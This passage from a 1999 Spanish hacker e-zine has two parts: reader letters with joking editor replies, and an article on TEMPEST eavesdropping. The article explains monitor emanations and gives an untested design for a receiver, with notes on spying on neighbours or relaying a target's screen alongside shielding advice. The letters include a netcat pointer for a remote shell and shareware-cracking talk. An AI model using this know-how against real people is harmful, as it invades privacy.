que pueden acceder a dichos libros sin ningun problema, pero los hay,
como yo, que de eso nada.

[Bibliotecas universitarias?. Entiendo que el precio es elevado
y en algunos casos no se sabe donde conseguirlos pero se han dado
en el Bazar direcciones de webs donde se pueden consultar libros
gratis. Busca en la Red. Esta todo ahi.]

Todos sabemos lo sencillo que es hacer la copia de un archivo, y lo que
cuestan los libros. veis por donde voy???

[Lo vemos, cuidado con la siguiente curva a la derecha que viene cerrada]

Cabe la posibilidad de realizar una biblioteca del hacker?
Una biblioteca con los libros, (sin copyright), del hacker? y ponerla en
una web?

[Perfecto. El copyright quien se lo quita?. Yo me he bajado libros
enteros de Internet en HTML sin infringir copyrights pero generalmente
eran del a~o 96-97 y ahora casi todos estos sites han pasado a ser
de "suscripcion"]

Yo ya se lo que cuesta trasladar un documento a archivo mediante un OCR,
pero como idea... es buena. O eso creo.

[Es buena, hace poco se ha traducido al castellano un libro del que
se puede disponer libremente: The Hacker Crackdown]

Yo por mi parte... quisiera ofetar mi tiempo y mi escaner para empezar
ya, y proponer la formacion de un equipo que se dedicase a esto. (Y pq
no un equipo que traduzca?)(Yo de ingles... ni zorra. Solo es una idea

[Eso ya lo veo muy dificil, traducir un libro como Advanced SQL
Programming (ejemplo) no esta al alcance de cualquiera]

Solo hay un problema! No tengo ningun documento sin copyright!
Disculparme por no encriptarlo en PGP! Es que no tengo ni idea de como
va eso !

[Esta explicado de pe a pa en numeros anteriores]

Un saludo de un lamercillo con ... Buenas ideas!!!!

[Lo unico malo es su parte ilegal]

-{ 0x09 }-

Como yo puedo hacer una pequena shell remota con
acceso a dos en win9x y/o nt ?
el cual pueda yo accesar a esta via internet

atte.

[Dime chiiico, oiiiste hablar de netcat chiiiico?]

^|EoF|^

[Busca por L0pht, Eeye...]

-{ 0x0A }-

solo unas palabras para felicitar el trabajo que estais haciendo
desde hace tiempo.
ojala sigais asi por los siglos de los siglos amen
muy buena vuestra e-zine (me he leido todos los numeros...)

[Que decir?. Voy a llorar de emocion.]

-{ 0x0B }-

From: Anonymous <nobody@remailer.ch>
Subject: mandar numero 20 del set

De : Nick + E-mail...

[Tu solo chaval!, tu solo!!]

-{ 0x0C }-

Felcitaciones por tu interesante pagina.
Solo tengo un favor que pedirte, podrias ense~arme como hacer que un
shareware no caduque?

[Una solucion que no falla nunca es registrarlo]

Te estare altamente agradecido.
Celestino del xxxxx.

[Por favor, no es nada.]

he oido hablar de un Datecrack, pero no se como se utiliza eso.

[Prueba a instalarte Windows 3.1. A mi me funcionaba]

-{ 0x0D }-

De :SDC

Saludos os mando un nuevo enlace en el que incluiremos,
SET y enlaces, en espera de nuestro server donde esperamos poder
hacer un mirror.

[Alegria, alegria]

Saludos , no cambies......

[Hmmm, me temo que Migos lo va a echar a perder :-( ]

EOF

-[0x0c]--
-[TEMPEST]---
-[by Krip7iK]---SET-21-

```
                _____ ____ .    . ____  ____   ___ _____
      ~~~===~~~   ||  ||__ ||\//| |___> ||__  /__ '  ||  ~~~===~~~
                  ||  ||__ ||  || |     ||__ ,___/   ||
            ---===========================================---
```

TEMPEST: Como nos vigilan?, Como "vigilar"?

SET (c) 1999

.-.

INDICE:
=======

.-.

1. Introduccion.

Bueno, bueno... parece que este sera mi bautismo de fuego en SET, no podia ser de otro modo. Por que este tema para el articulo, bien, el tema surgio en el tablon de SET con unas preguntas de Maikel, y a partir de unos textos que le proporcione, a partir de ahi comence a investigar un poco sobre el tema, a confrontar opiniones con Falken, y al final, este me convencio para que escribiera sobre el tema.

Con este articulo pretendo aclarar un poco como funciona ese sistema de espionaje tan "de pelicula", y no solo explicar en que se basa, si no intentar explicar como montar un peque~o dispositivo que nos permita ver practicamente la viavilidad de este fenomeno. Ya que sobreentiendo que no todos vosotros teneis conocimientos ni tan siquiera muy basicos de radiocomunicaciones, procurare dar unas bases que nos sirvan para entender mejor como funciona todo este tinglado. En cuanto al montaje electronico que se presentara, se hara primero una explicacion de como sera el dispositivo con una explicacion de sus componentes y a modo de apendice se incluira una extension con algunos calculos ya realizados y esquemas para facilitar la construccion por cada uno de vosotros de vuestro propio sistema. Aun con todo lo concretos que sean estos esquemas aquellos que sean profanos en temas de electronica se encontraran bastante perdidos, por lo que incluyo en las referencias algunos libros que pueden ser de ayuda a la hora de comprender estos circuitos. Hay que tener en cuenta que los circuitos que aqui se presenten requeriran modificaciones para funcionar en cada caso particular, pero las razones de esto ya se presentaran mas adelante.

Decir que lo aqui presentado esta fundamentalmente basado en informacion diversa que podeis encontrar en Internet; el dispositivo que propongo es idea original de gente de The Codex, si bien esta idea la he ampliado con explicaciones de los conceptos y he intentado dar informacion tecnica mas concreta (esquemas por ejemplo).

Tambien como no...

---=======---

DISCLAIMER!: Todo lo aqui expuesto es con fines educativos y/o informativos; el autor no se hace responsable del uso que se haga con la informacion aqui expuesta, ni de las consecuencias de dicho uso.

---=======---

Bien, despues de esta extensa introduccion... vayamos al grano!!, espero que os guste y disfruteis con este articulo!!.

2. Conceptos basicos de Radiocomunicaciones.

Quiza para entender TEMPEST no sea estrictamente necesaria esta parte, pero bajo mi punto de vista, me parece bastante conveniente tener una vision un poco clara de como funcionan las comunicaciones por radio, aunque solo sea de un modo intuitivo, sin ecuaciones ni mayores complicaciones que las del simple concepto.

Aquellos que seas familiares con los conceptos mas basicos de radio podeis saltaros este apartado, ya que no os aportara practicamente nada nuevo.

Comencemos pues.

 * Que es eso de la radio...

Bien, las radiocomunicaciones son una consecuencia directa de las leyes fisicas sobre el electromagnetismo, y en concreto hacen gran uso de la

idea de campo electromagnetico. Asi radiar algo, no es sino crear un campo electrico que se propaga en modo de ondas.

Estas ondas (campo electromagnetico), las podemos tratar o generar de modo que cumplan con requisitos que deseemos y asi montar sistemas complejos entorno a ellas que nos permitan transportar con esas ondas informacion en forma de se~al electromagnetica. Algunas tecnicas basicas en torno a las radiocomunicaciones son las siguientes:

--- Multiplexaciones de canales--- TDMA, FDMA, CDMA

Humm, y que es eso de multiplexar canales??, pues nada complicado... simplemente es como envio varios canales por un mismo medio fisico ?. Quiza esto no sea demasiado importante para TEMPEST, pero si nos sirve para aclarar nuestra mente un poco, y podria sernos util en algun caso concreto a la hora de usar y/o dise~ar un sistema TEMPEST avanzado.

Seguimos, los tipos de multiplexacion son 3:

TDMA (Time Division Multiplex Access):

Como su traduccion dice, es multiplexacion por tiempo; esto es, si queremos enviar 3 canales por un mismo medio fisico haciendo uso de TDMA, simplemente le asignaremos una duracion temporal a cada canal, y se les cedera el medio fisico a cada canal durante ese espacio de tiempo determinado. Muy usado en transmisiones digitales por cable, como en redes de computadores. Requiere metodos de sincronismo eficaces.

FDMA (Frequency Division Multiplex Access) :

Multiplexacion por division en frecuencia. Haciendo uso de modulaciones enviamos cada canal en una banda de frecuencias distinta. Luego en cada receptor se debe demodular para devolver la transmision a banda base, o a su banda natural. Ampliamente usada en radiocomunicaciones... no os es familiar hablar del 107.4 de FM (FM es el tipo de modulacion).

CDMA (Code Division Multiplex Access):

Multiplexacion por division en Codigo. Un tipo de multiplexacion bastante compleja, basada en el uso de sistintas codificaciones para cada canal, que pueden ser transmitidos compartiendo tiempo y frecuencia simultaneamente. Hacen uso de complejos algoritmos de codificacion. Utilizado en medios digitales complejos.

Si os fijais nada nos impide combinar estas multiplexaciones creando multiplexaciones de canales mas complejas, lo que nos permite un gran aprovechamiento del medio de comunicacion.

--- Modulaciones --- Analogicas, Digitales

Haber como explico esto rapido... Modular, es la tecnica mediante la cual realizamos una variacion en el espectro de una señal, generalmente con el proposito de desplazarla en el dominio de la frecuencia para poder realizar multiplexaciones en frecuencia.

Existen dos vertientes logicas en las modulaciones: las analogicas y las digitales. Analogicas si la se~al a transmitir es analogica y digital... hace falta que lo diga??. Me deberia extender mucho en este tema si quisiera contar las modulaciones mas tipicas, asi qeu en su lugar, podeis hacer uso de alguno de los libros que pongo al final del texto. Si quisiera a~adir que como ocurria con las multiplexaciones, aqui tambien

podemos combinar las modulaciones sobre una se~al.

Con esto dicho, pues solo tendria que a~adir que tiene que ver con TEMPEST esto no??. Bueno, mas adelante vereis como la se~al TEMPEST que pretendemos captar se puede propagar por diversos medios, nosotros para recuperarla nos vamos a ocupar de elegir un canal de frecuencia por donde suponemos que esta la se~al, es algo asi como si recogieramos un canal de una FDMA, y modulacion... pues bien, tengo mis dudas, pero creo que la se~al TEMPEST no puede modelarse como un chorro de bits modulado con una modulacion digital TIPICA ni con ninguno de sus variantes, sino que simplemente es una se~al... y como tal tiene un espectro en frecuencia, pero esta se~al, adleantandome tiene suficiente potencia en frecuencias suficientemente altas como para escaparse y radiarse.

Quereis saber mas de este tema???.. buscar en las referencias, y.. estad atentos a siguientes numeros de SET, quiza cuente algo mas! ;)

3. TEMPEST, Fundamentos.

Aqui es donde comienza la chicha del articulo, asi que atentos!.

Bien, primero, como es logico, digamos que significa TEMPEST no??; TEMPEST son unas siglas que se adoptan para definir una tecnologia de espionaje o vigilancia o como querais llamarle, el significado de estas es: "Transient Electromagnetic Pulse Emanation Surveillance Technology", lo que traducido es algo asi como "Tecnologia de vigilancia basada en emanaciones transitorias de pulsos electromagneticos". Bonito no??, ahora expliquemos que es realmente lo que se esconde tras esas siglas...

* La historia...

Como ya deberiais saber, cualquier variacion (con una velocidad suficinete) de potenciales electricos en un punto crea un campo magnetico que SIEMPRE (si las condiciones acompa~an) sera susceptible de ser radiado en todas las direcciones del espacio en forma de ONDA ELECTROMAGNETICA. Donde esta el limite para que este campo magnetico escape y sea radiado??, habria mucho que estudiar en este tema, pero bajo mi punto de vista podriamos ver dos limitaciones basicas:

- nos encontramos un centro que absorva la totalidad de esta emanacion magnetica, algo practicamente imposible, ya que incluso en los bobinados acoplados para crear transformadores hay perdidas no deseadas;

- y el segundo caso seria que dicho campo no se encuentre con una jaula de Gauss que le impida "salir al aire", caso que mas adelante veremos como aunque no imposible, siempre presenta algun tipo de perdida, perdida que nosotros buscaremos aprovechar ;)).

Con esta idea basica en mente en 1985 aparecio un articulo en la prestigiosa revista "Computers & Security" escrito por el cientifico Holandes Wim van Eck titulado: "Electromagnetic Radiation from Video Display Units: An Eavesdroping Risk?" Vol 4 (4) pag. 269-286. En dicho articulo se explicaba como las unidades de video de las computadoras (vamos los monitores) podian emitir y de hecho emitian cierta radiacion electromagnetica que podria ser recogida y reconstruida con fines de espionaje. En 1990 el profesor Erhard Moller de la universidad de Acchen en Alemania amplio el estudio de van Eck en otro articulo: "Protective Measures Against Compromising Electromagnetic Radiation Emmited by Video Display Terminals".

Sabiendo ya el origen de el sistema TEMPEST pasemos a explicarlo...

* La explicacion cutre...

Pensemos por un momento en el funcionamiento de un monitor de video, existe un cable por el cual fluyen 0s y 1s en forma de impulsos electricos, estos excitaran un ca~on de electrones que disparara electrones sobre una pantalla en la cual al incidir el electron se producira una iluminacion. Humm... un ca~on de electrones!, hay deben generarse unas variaciones de tension interesantes!,... y un cable, con un flujo de electrones... que habiamos dicho de la radiacion??. Pues bien, si sois algo avispados os dareis cuenta de que un monitor es una potencial emisora de radio. Algunas facilidades que pueden darse son cables mal aislados que podrian ejercer incluso de antenas emisoras, un mal aislamiento del monitor, con lo cual las ondas (debiles) que se generen en el monitor escaparan con mayor facilidad.

Pero esto no acaba aqui!!... parece que todo deba viajar por el aire, pero no es asi. Nunca habeis encendido la luz de la habitacion mientras escuchabais musica y habeis oido una especie de "poc" seco por el altavoz del cutre-cassete?, bueno, quiza no os haya pasado esto exactamente pero si algo similar verdad??. Pensemos... asi que existe una influencia entre la conexion de un aparato y lo que ocurre en otro... si eliminamos la posibilidad de una conexion por radio (estabamos oyendo una cinta!)... que nos queda??,... ¡¡¡¡la red electrica!!!!. Asi es, por la red electrica de nuestra casa viajan muchas perturbaciones ajenas a la se~al de 50 Hz que nos proporciona potencia para hacer funcionar los electrodomesticos. Estas perturbaciones no influyen en la alimentacion de los aparatos, pero a veces podemos percibir su existencia, y como no... recogerla si nos interesara! ;)). Asi pensando un poco se me ocurre que un ordenador puede provocar bastantes perturbaciones no??, pues nada a por ellas!!!.

Esto ultimo no es ninguna tonteria, ya que el monitor puede provocar fluctuaciones ligeras que se propaguen por la red electrica y que al propagarse por cables sufra una menor atenuacion que por el aire, pudiendo recogerse esta se~al a mayores distancias, si bien hay que tener en cuenta la infinidad de aparatos que provocan y propagan interferencias por la red electrica y que pueden "pisar" la se~al que queremos recuperar.

Aunque nos estemos centrando demasiado en lo que es la unidad de visualizacion, esto es el monitor, no solo aqui se radia se~al que podemos querer recoger si no que incluso el propio microprocesador, los buffers, cualquiera de los dispositivos del ordenador en los cuales haya una continua variacion de potenciales (obvio en el caso del micro), es susceptible de ser "escuchado". Por ejemplo podriamos llegar a reproducir las instrucciones que el microprocesador esta ejecutando.

"La realidad" es que es suficientemente interesante recuperar la imagen del monitor, y bastante mas sencilla que reproducir las instrucciones que pasan por el micro, por esto mismo los sistemas TEMPEST se centran principalmente en recuperar la imagen del monitor. Tambien hay que decir que nosotros estamos refiriendonos practicamente solo a lo referente a ordenadores, pero... no es interesante ver lo que el vecino esta viendo en su tele?? (mas si tiene canales de pago ;)), y... una television como funciona??, acaso no tiene un ca~on de electrones??.

* El receptor...

Ahora todos os preguntareis... y !!como hacemos para recoger esas se~ales que radian los monitores??!!

Los bloques de los que va a constar un sistema receptor basado en TEMPEST van a ser a grandes rasgos 3:

- Generador de sincronismos para el monitor.

- Receptor y amplificador de la señal.

- Antena receptora.

El generador de sincronismos para el monitor es necesario para que nuestro monitor sepa cuando debe bajar de linea mientras esta pintando (presentando) la se~al que nos proporcione el receptor. Basicamente genera un pulso (en logica negativa) cada un cierto periodo, y un pulso mayor, cada un periodo mayor, multiplo del anterior, este ultimo pulso es el que le indicara al monitor que debe subir de nuevo al principio de la pantalla.

Nuestro receptor sera bastante mas simple que un receptor dise~ado para algun tipo de modulacion concreta, ya que nosotros solo debemos filtrar el espectro electromagnetico para quedarnos con la banda donde esta la se~al que queremos presentar. Luego amplificamos esta se~al para que tenga una potencia suficiente para ser presentada en el monitor y .. voila!. Por tanto, con *"simplemente"* un filtro, parte basica en cualquier receptor de informacion multiplexada en FDMA (basicamente la radiacion TEMPEST es como una canal de radio involuntario que aparece milagrosamente en el espectro electromagnetico) y un amplificador nos deberia bastar. Si bien, podria ser que la se~al que queremos espiar provenga por ejemplo de una radiacion producida en un cable de una red de computadores, entonces, deberiamos ampliar este bloque con un receptor mas complejo que demultiplexara en TDMA cada uno de los canales que se estuvieran transmitiendo.

La antena receptora ya es un tema algo mas complicado. En principio cualquier antena adaptada a la banda de frecuencias en la que necesitamos trabajar nos serviria. Esto puede ser desde un cable al descubierto de una longitud adecuada, a complejas antenas direccionales pasando por Yaggis o cualquier otro modelo de antena. La verdad es que este tema se escapa de mis conocimientos, asi que tratare de buscar en el montaje practico alguna solucion barata y lo mas efectiva posible.

En el caso de que la informacion la deseemos obtener por la linea electrica, la antena no nos seria necesaria y simplemente con enchufar nuestro filtro en la red para recoger la se~al que queremos valdria.

NOTA: Por falta de tiempo/dinero, no he podido montar aun y testear este equipo, si bien, por la fuente de donde saque la informacion, y el proceso teorico, con mayor o menor esfuerzo esto deberia funcionar. Hay que tener en cuenta, que la sencillez de este montaje se debe a que vamos a recuperar la se~al de video, que simplemente hay que "enchufar", tal y como sale al monitor (con ayuda del gener. de sinc.), si quisieramos recuperar otras cosas... se complica (leed lo que sigue!).
Tambien tened en cuenta que este montaje puede que SOLO FUNCIONE CON MONITORES DE FUNCIONAMIENTO MUY SIMPLE, EJEMPLO MONOCROMO, POSIBLEMENTE EN UN MONITOR VGA ESTO NO SEA TAN SIMPLE. Cualquier logro que tengais no dudeis en comunicarmelo.

* Mas explicacion... Cosas algo mas TECNICAS...

Pues bien... con el apartado anterior, creo que ya ha quedado bastante claro que? y como? funciona TEMPEST. Si bien, lo mas que he explicado ha sido conceptos MUY basicos y una forma simple de como poder sacar algo

pructico de este concepto (algo en lo que mas tarde me extiendo). Ahora voy a intentar dar mas informacion tecnica a borbotones, quiza algo desordenada, pero al fin y al cabo INFORMACION.

Comencemos...

Como es logico pensar, un sistema TEMPEST profesional, no va ha ser, NI POR ASOMO, como el que yo propongo. Algo en comun tendran, pero su esquema de funcionamiento utiliza algunos conceptos mas complicados que intentare descifrar ligeramente aqui para vosotros. Como seria normal pensar, los sistemas sofisticados no seran TAN PASIVOS, como el del dise~o aqui propuesto, sino que tendra una parte ACTIVA muy importante de procesado de las se~ales que recibe.

Que podriamos desear de un equipo TEMPEST profesional??... a mi lo primero que se me ocurre es que el solo haga un barrido de frecuencias y seleccione se~ales "susceptibles" de proceder de sistemas por Tempest. Como se consiguen estas cosas??... Bueno, se han hecho estudios sobre las se~ales emanadas que pueden ser "interesantes" para los servicios de espionaje, a estas, en el material desclasificado por los EEUU, creo que les llaman "RED signals" (digo creo, por que no lei con detenimiento ese material, ya que como podeis imaginar, esta desclasificado, pero no dice mucho que no se supiera ;)). Pues bien, sabiendo mas o menos como deben ser esas RED signals, lo que se hace es ir barriendo el espectro electromagnetico, y una vez se encuentra una se~al (un cierto nivel de potencia) se correla (compara), con la "forma de se~al" que suelen tener esas se~ales rojas, y si tiene un nivel suficiente de parecido, se "estudia", si no... se sigue barriendo.

A ver ese "se estudia"; ese se estudia significa que yo he dado durante mucho tiempo por supuesto que vamos a intentar recuperar se~ales de video, pero no siempre son se~ales de video!!. En los sistemas sofisticados lo que se hace es almacenar en cintas estas se~ales (algo que podriamos incorporar a nuestro sistema con un simple video, y algun circuito de adaptacion, buscar en www.hut.fi). Una vez almacenadas se lleva a cabo un estudio sobre estas se~ales; lo primero es distinguir 0s de 1s... no demasiado complicado en principio. A continuacion llega la parte mas complicada... que tengo??. Esto ya es una tarea muy similar a la que lleva a cabo un criptoanalista, ya que tenemos un chorro de bits en principio sin sentido y debemos darle alguno. Los pasos a seguir pueden ser varios, uno... enchufarlo a un monitor y ver que pasa ??, enchufarlo en un soporte de datos e intentar leer a ver que hay??... Bien, algo mas efectivo es intentar buscar un principio, agrupando de 8 en 8 bits, comenzando por el primero, luego por el segundo, ... hasta comenzar por el octavo, entonces miramos las tablas que obtenemos al pasar a ASCII y HEX, y esto nos arrojara mucha luz. Una vez tenemos las tablas, podremos comenzar a especular sobre su provenencia (tenemos informacion adicional como el nivel de potencia con que llego, la forma de onda que recibimos, la frecuencia en la que estaba, si encontramos armonicos de esta, en que frecuencias... etc.) e intentar descifrar que es, vamos.. pura criptografia!!.

Tambien habria que a~adir la fiabilidad de recepcion con sofisticadas antenas direccionales, y sistemas de eliminacion de "ruido" (algo dificil de distinguir cuando de TEMPEST se habla ;)) altamente complicados. Podeis observar que la complicacion de un sistema "profesional" TEMPEST puede ser realmente alta, asi como el trabajo que puede acompa~ar a el tratamiento de la informacion obtenida.

4. Dise~o de visualizador TEMPEST.

Aqui pretendo explicar como realizar una unidad de visualizacion basada en TEMPEST, pero no expereis que os de o os diga como construir una de esas de pelicula en las que sentado en tu furgoneta y con tu antena direccional ves el monitor del tio que esta a 1 Km. de ti... si quereis eso.. bueno pues nada o os lo comprais (no es barato!) o os dedicais algunos meses o años a profundizar en el tema para mejorar lo que aqui explicare. Como dato, la gente de THE CODEX construyo un DATASCAN (como ellos le llaman) de esos poco menos que de pelicula, tras 4 a~os de investigacion, por tanto no espereis que tras mis 2 o 3 meses de investigacion no continua, os diga como construir algo similar.

Lo que con esto podreis construir si es un aparato que os demuestre la viavilidad de TEMPEST y que os demuestre como vuestro ordenador es una estacion de radio que esta emitiendo continuamente. Asi, puede ser un artilugio interesante a la hora de chequear las protecciones que ideeis frente a TEMPEST, o incluso si vuestro interes es el de espiar mas que el de protegeros, dotando a este invento de un transmisor, solo tendriais que colocarlo lo suficientemente cerca de la unidad a espiar y emitir en una frecuencia que no os interfiera en el proceso TEMPEST lo que esteis recogiendo de ese monitor... vamos algo en plan microfonos en la habitaciones de hotel de las pelis de 007.

Al grano...
==========

Nuestro desde ahora VISUALIZADOR, constara de tres partes principales que deberemos construir y/o dise~ar nosotros, ademas de el monitor y la antena (de la cual mas tarde intentare decir algo).

1.- Generador de Sincronismos.
2.- Filtro de Deteccion.
3.- Amplificador de la se~al.

Para construir esto necesitaremos diverso equipo, he intentado reducirlo al maximo, por que yo tampoco dispongo de demasiado:

- Resistores varios.
- Potenciometros.
- Capacitores varios.
- Capacidades variables.
- Soldador y esta~o.
- Placa de insercion o similar.
- Circuitos integrados 555, concretamente 2 unidades.
- Multimetro.
- Analizador de Espectros *
- Osciloscopio *
- Fuente de Alimentacion. **
- Cables
- Antena
- Tiempo/Paciencia/Dinero ;))

Los valores de las resistencias y las capacidades... bien no son exactos, ni mucho menos algo fijo, con la informacion que os de a continuacion debereis ser capaces de encontrar los mas adecuados a cada caso. El multimetro, bueno si no teneis uno es por que no quereis pues no valen 4 duros (los venden hasta en los supermercados!), el Osciloscopio... os habeis fijado en el * no??, bien, podriamos apañarnos sin el (muchos lo tendreis que hacer, ya que no son nada baratos), pero es de gran ayuda poder ver como funciona lo que vamos montando. Podeis conseguiros alguno de esos Osciloscopios para el ordenador que creo que hay alguno por alrededor de 15 o 20 mil pelillas o bien uno de esos que hacen uso de la

Sound Blaster simplemente, solo que tienen un ancho de banda muy restringido estos ultimos. El analizador de espectros... je este es todavia mas caro que el osciloscopio por lo que creo, pero bueno, yo he encontrado una solucion muy chula, con la tarjeta de sonido y un software que podeis bajar de la red (mirad las URLs al final). Y sobre la fuente de alimentacion.. pues nada, no son muy caras, pero si aun asi no quereis gastaros tantas pelas y os empieza a gustar la electronica... pues nada podeis montaros una vosotros, en la red encontareis mas de un montaje (mirad en www.hut.fi/~then). Lo de los cables suena casi a a co~a no?? ;)), pero lo de la antena... bueno podria intentar incluso suplirla con un cable de longitud adecuada... ya veremos!.

Prosigamos empezando por el generador de sincronismos.

* GENERADOR DE SINCRONISMOS.

Este bloque nos proporcionara una se~al necesaria para sincronizar el monitor. Con el generaremos las dos se~ales cuadradas de las que hablabamos en las explicaciones preliminares. Como ya se ha comentado, se trata de conseguir se~ales que den un nivel bajo con una cierta frecuencia. La informacion sobre alrededor de que valores rondara esta frecuencia se encuentra en los manuales de los monitores como Frecuencias de Sincronismo, solo teneis que buscar un poco!. Pero el problema, es que cuando queremos realizar la visualizacion de un monitor en otro, lo que debemos insertar es en nuestro monitor una se~al de sincronismo que coincida con la del otro monitor, por lo que nuestro dispositivo de sincronismo debera permitirnos variar esta frecuencia de un modo relativamente simple. Con este fin se dise~a el generador de sincronismos haciendo uso de unos condensadores variables que nos permitiran ajustar "On The Fly" las se~ales de sincronismo. Aun si estos condensadores variables, no tuvieran un rango suficiente, siempre podremos, en base al circuito y las ecuaciones que lo definen, que encontrareis en el APENDICE A, modificar el generador para conseguir al fin la se~al buscada.

Hay que tener en cuenta que la señal de sincronismo es activa a nivel bajo, y que debe estar por ello la mayor parte del ciclo a nivel alto.

* FILTRO DE DETECCION.

Este bloque se encargara de seleccionar la banda del espectro electromagnetico donde deseamos recoger la se~al a visualizar. Algo que aun no he dicho, pero que es realmente importante es la banda en la que se suele propagar la se~al TEMPEST emitida por un monitor; esta se~al y sus armonicos que pueden tener bastante potencia (lo he comprobado por mi mismo en la banda de los 27 MHz, si teneis una emisora podreis comprobarlo poniendo vuestra antena relativamente cerca del monitor) suele aparecer en la banda de 2 a 20 MHz. Si dispusieramos de un "scanner" de radio, se podria simplemente conectar la salida del scanner a nuestro generador de sincronismos, al monitor, y con el scanner comenzar a buscar alrededor de los 20 MHz, sin obligarle al scanner a demodular de ningun modo, y esto es MUY IMPORTANTE, ya que la se~al TEMPEST no va modulada, si no simplemente es radiada tal cual, lo que no se debe confundir con AM, pues nuestra se~al es de espectro en alta frecuencia nada mas, mientras que una se~al AM es de alta frecuencia, pero si la demodulamos lo que hacemos es enviar este espectro a banda base (bajas frecuencias) con lo cual habriamos modificado la informacion que vamos a visualizar. Aun asi, hay que tener en cuenta que quiza estemos obteniendo un ARMONICO de la se~al original, y SI DEBAMOS enviarla a frecuencias mas bajas!!.

Si no disponemos del analizador de espectros, simplemente diseñaremos un filtro paso bajo, e iremos ampliando o reduciendo su espectro alrededor de 20 MHz, a la vez que capturamos lo que en ese momento recibamos, y, o bien enchufandolo al monitor (mediante el generador de sincronismos), o bien grabando durante unos segundos, usando el programa para analizar espectros y observando el espectro resultante de la grabacion, intentaremos seleccionar la se~al que necesitamos. Usando el software analizador de espectros, lo logico seria empezar con un filtro paso banda con un par de KHz de ancho de banda, y comenzando en 2MHz ir barriendo y una vez veamos el punto donde creemos que se encuentra la se~al (un peque~o pico), ajustaremos el filtro.

Sobre como construir un simple filtro teneis informacion en el APENDICE A. Alli se propone como montaje el de un simple filtro de Sallen-Key, en cual, modificando los valores de una Resitencias y Condensadores lo ajustareis; como simpre, recomiendo el uso de componentes de variables, para poder ajustar sobre la marcha. Tambien se proponen otras alternativas a este tipo de filtro en el Apendice.

Desde luego, que si usais un scanner/analizador os ahorrais todo este tinglao que es lo mas complicado de hacer funcionar, y ajustar de modo que recojamos la se~al deseada; ademas seguro que conseguis calidades mejores de recepcion, asi que si teneis pelas (depende de cual no son demasiado caros y son muy utiles) ya sabeis!.

* AMPLIFICACION DE SE~AL

Como podeis imaginaros lo normal es que la se~al que recivais sea bastante debil, con lo cual tambien sera necesario amplificarla ligeramente (o bastante) para que nuestro monitor se "entere". Para esto incluyo el esquema de un simplisimo amplificador muy tipico montado con un simple AO operacional, del cual podreis ajustar su ganancia con modificar solo el valor de una (o quiza dos) resistencias. Para variar... en el APENDICE A.

* GRABACION

Podriais pensar en grabar lo que pilleis y despues intentar reproducirlo, asi que simplemente os digo que esto podriais intentarlo con un Video normal y corriente y un modulador en la banda de UHF o VHF, por el que pasar la señal a grabar. Posiblemente necesitareis algun circuito de adaptacion a la entrada del Video, pero bueno... buscaros la vida!!.

* ANTENA

Bien, respecto a esto, creo que la solucion mejor en relacion calidad/precio sera ir a una tienda y comprar una adaptada a la banda que necesitamos, si bien, si usais un scanner no os hara falta, y si usais un simple filtro, no os recomiendo que os la hagais vosotros mismos. Si aun asi quereis haceros vuestra propia antena, pues visitad y buscad por la red, un sitio bueno para empezar es www.hut.fi, y mirad Rare 16, donde se da algo de informacion sobre antenas en el articulo de BOX TV. Antes de hacer todo a lo cutre, pensad en lo sensible que debe ser vuestro equipo, y si usais un filtro hecho por vosotros, que no es demasiado bueno, y a eso le a~adis una antena casera, lo mas seguro es que no consigais nada, asi que... vosotros mismos!.

5. Proteccion frente a espionaje con TEMPEST.

Para mi esta quiza sea la parte mas practica del articulo, ya que por llamativo que sea construir el dispositivo que he explicado hasta el momento, su utilidad queda totalmente supeditada a su alcance, que por otro lado en el dise~o propuesto, dudo que pueda alcanzar siquiera 5 o 6 metros... ojala si!. Por tanto, que utilidad puede tener??, bien, para mi un par de ellas:

a) Puramente cientifica o de investigacion: demostrarnos a nosotros mismos que realmente es posible el espionaje usando TEMPEST.

b) Mas practica: testear nuestros sistemas frente a radiaciones TEMPEST y utilizarlo como utilidad de chequeo de seguridad, para posteriormente proteger nuestra maquina.

Pues en la segunda utilidad es en la que a continuacion intentare entrar. Puede sonaros algo absurdo el proteger vuestros equipos de producir emanaciones TEMPEST, pero no lo es. A varios niveles es razonable protegerlo:

A nivel "normal", la razon que nos deberia impulsar es simplemente proteger otros equipos (sobretodo de audio) frente al ruido que TEMPEST produce... y hablo por experiencia, puede llegar a ser MUY MOLESTO ese ruido que el ordenador emana.

A nivel "paranoico", por que nos sentimos espiados y con nuestra privacidad en peligro. Bien, tampoco muy absurdo, si pensais en cosas que se estan comenzando a escuchar por ahi como... Echelon?!, pensad que segun datos que rondan por ahi la NSA dispone de mayor presupuesto incluso que la CIA, que Echelon vigila practicamente todas las comunicaciones electronicas, y que una vez pone a alguien bajo sospecha no escatima medios en vigilarle [mas info en el Cyberp@is del 14/10/99 y por la red]. Supongo que no sereis ningun tipo de terroristas, ni espias de una nueva KGB ni nada similar, pero, los hackers siempre estan en el punto de mira, y apenas os movais un poco, podriamos ser los proximos en ser vigilados.

[Aprovecho el punto paranoico para induciros a usar PGP, y para haceros ver que hipotesis como las que se barajaban entorno a la muerte de TRON no son muy disparatadas... pero claro tambien TRON jugaba con fuego... y vosotros??].

Supongo que han quedado claros los intereses por los que "protegernos", asi que ... al grano!...

a) Generacion de ruido:

Jeje... una solucion para protegernos bastante simple... simplemente, una vez con nuestro dispositivo TEMPEST de monitorizacion tengamos localizada la zona del espectro por la que nuestro equipo "pierde" la dichosa se~al... pues nada, nos creamos un peque~o dispositivo que genere y emita ruido en esa banda de frecuencias de modo que "machaque" la señal TEMPEST, y haga, cuando menos mas dificil recuperarla.

Pero esto no es perfecto. :((Y me explico: dije antes por ahi, que la se~al de TEMPEST no tiene por que propagarse unicamente por radio, sino, que por el contrario puede encontrar mas vias de escape, como podrian ser los cables de conexion a la red electrica. Para esto, planteamos ahora otra solucion...

b) Filtro en la red de alimentacion:

Pues nada, si por la alimentacion, y por consiguiente por la red electrica se nos "escapa el gato"... habra que cortarle el paso no??. Bien, esto es

mas sencillo de lo que parece, "solo" (notese el entrecomillado ;)) hay que colocar un filtro adecuado entre nuestro equipo y el enchufe, un filtro que restrinja el paso de se~al alrededor de 50 Hz (freq. de la se~al famosiiiisima de 220 V de la red electrica espa~ola), de modo que lo unico que entre (y salga) por ahi sea esa se~al de 220 V precisamente.

Bueno, para eliminar la se~al TEMPEST por la red electrica... tambien se podria optar por la opcion a) adaptada a la red, y seria valida, solo que habria que tener cuidado con no pasarse, y en mi opinion es mas rentable la b), ya que nos da una solucion *pasiva* (sin consumo), que en el caso de la radiacion no se puede adoptar, por que ¿donde ponemos el filtro?, pero que en la alimentacion si.

c) Gastaros muuchos cuartos...:

